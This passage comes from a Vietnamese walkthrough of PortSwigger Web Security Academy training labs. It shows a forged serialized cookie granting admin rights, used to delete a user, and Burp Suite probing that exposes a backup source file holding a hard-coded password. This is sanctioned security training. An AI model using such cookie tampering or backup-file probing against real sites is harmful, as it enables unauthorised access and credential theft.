
+ Thu được giá trị sau Cookie mới:

Tzo0OiJVc2VyIjoyOntzOjg6InVzZXJuYW1lIjtzOjY6IndpZW5lciI7czo1OiJhZG1pbiI7YjoxO30%3D


+ Bước 6: Ta tiến hành sửa lại giá trị Cookie mới và reload lại web:




+ Sau khi có được quyền là admin :



+ Bước 7: Ta thực hiện theo yêu cầu của bài thay đổi đường dẫn url từ **/admin** thành **/admin/delete?username=carlos** để tiến hành delete user có name: **carlos** :



+ Kết quả ta thu được:




13. <https://portswigger.net/web-security/information-disclosure/exploiting/lab-infoleak-viabackup-files>


- **Mô tả:** source code của web bị lộ trong file back-up

- **Các bước thực hiện:**


+ Bước 1: Sử dụng burpsuite target để thu thập thông tin về cấu trúc trang web:




+ Bước 2: Gửi http request đến đường dẫn “/backup/” sử dụng repeater:



+ Bước 3: Từ kết quả trả về phát hiện đường dẫn “/backup/ProductTemplate.java.bak”, tiếp tục truy cập vào đường dẫn đó sử dụng repeater:



+ Bước 4: Từ kết quả trả về có thể thấy mật khẩu được hard-coded trong file, hoàn thành bài lab:



The screenshot shows a web browser window with the address bar displaying `https://0a6b004e03eeef5f8054265d003c004e.web-security-academy.net`. The page title is "Source code disclosure via backup files". The WebSecurity Academy logo is visible on the left. A green button labeled "LAB Solved" is on the right. Below the header, an orange banner reads "Congratulations, you solved the lab!" with links to "Share your skills!" and "Continue learning >>". A "Home" link is in the top right. The main content area features the "WE LIKE TO SHOP" logo with a hanger icon. Below the logo are four video thumbnails: "There's No Place Like Gnome", "High-End Gift Wrapping", "The Trolley-ON", and "Giant Pillow Thing".

WebSecurity Academy Source code disclosure via backup files LAB Solved

Back to lab description >>

Congratulations, you solved the lab! Share your skills! Continue learning >>

Home

WE LIKE TO SHOP

There's No Place Like Gnome High-End Gift Wrapping The Trolley-ON Giant Pillow Thing